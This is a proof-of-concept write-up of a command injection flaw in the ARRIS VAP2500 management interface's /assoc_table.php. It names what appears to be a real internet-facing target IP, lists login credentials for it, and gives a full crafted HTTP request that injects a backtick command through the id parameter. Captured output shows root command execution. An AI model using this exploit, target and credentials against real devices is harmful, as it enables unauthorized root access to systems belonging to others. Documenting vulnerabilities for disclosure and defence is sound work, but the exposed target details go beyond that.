

# **ARRIS-VAP2500 backend management system RCE vulnerability**

## **1. Vulnerability Description**

There is a remote command execution vulnerability in the ARRIS-VAP2500 backend, the parameters in the interface /assoc\_table.php are not verified, causing any command to be executed to obtain server permissions.

## 2. Vulnerability impact

ARRIS\_VAP2500

## 3. Vulnerability location

/assoc\_table.php

## 4. Code analysis

When the config parameter is complex, the id parameter is not filtered and is directly spliced into the cmdstring, causing an arbitrary command execution vulnerability.



## 5. Vulnerability recurrence

Case: <http://65.30.181.176/>

1、As shown in the figure login interface.

65.30.181.176/login.php

ARRIS

## Client Login

Username\*

Password\*

LOGIN

Log in with username/password 【SuperATT/Dc!94@B3】

65.30.181.176/status\_device.php

ARRIS

## STATUS - DEVICE

<b>Status</b>	Device Name: ARRIS VAP2500
Device	Software Version: AT.08.50
Wireless	Uptime: 69days
Networking	Device Mode: <input checked="" type="checkbox"/> Access Point (AP) <input type="checkbox"/> Station (STA)


Refresh

ARRIS

2、Construct a data packet and change the id parameter to `id>233.txt` to execute any command



GET /assoc\_table.php?id=0`id>233.txt` HTTP/1.1

Host: 65.30.181.176  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)  
Gecko/20100101 Firefox/125.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Referer: http://65.30.181.176/login.php  
Sec-GPC: 1  
Connection: close  
Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6;  
p=b4ce97ff33a889aef583eb26d5eb9a0b;  
q=cb179dd3425fe5258e505a769380e365  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000::0000  
X-Originating-IP: 0000:0000:0000::0000  
X-Remote-IP: 0000:0000:0000::0000  
X-Remote-Addr: 0000:0000:0000::0000



Visit [/233.txt](#)

GoCancel<|>>|

Target: http://65.30.181.176

Request

RawParamsHeadersHex

GET /233.txt HTTP/1.1  
Host: 65.30.181.176  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Referer: http://65.30.181.176/login.php  
Sec-GPC: 1  
Connection: close  
Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6; p=b4ce97ff33a889aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000:0000  
X-Originating-IP: 0000:0000:0000:0000  
X-Remote-IP: 0000:0000:0000:0000  
X-Remote-Addr: 0000:0000:0000:0000

Response

RawHeadersHex

HTTP/1.1 200 Ok  
Server: mini\_httpd/1.19/bhoc 23sep2004  
Date: Wed, 11 Mar 1970 16:00:40 GMT  
Content-Type: text/plain; charset=UTF-8  
Content-Length: 24  
Last-Modified: Wed, 11 Mar 1970 15:57:59 GMT  
Connection: close  
  
uid=0(root) gid=0(root)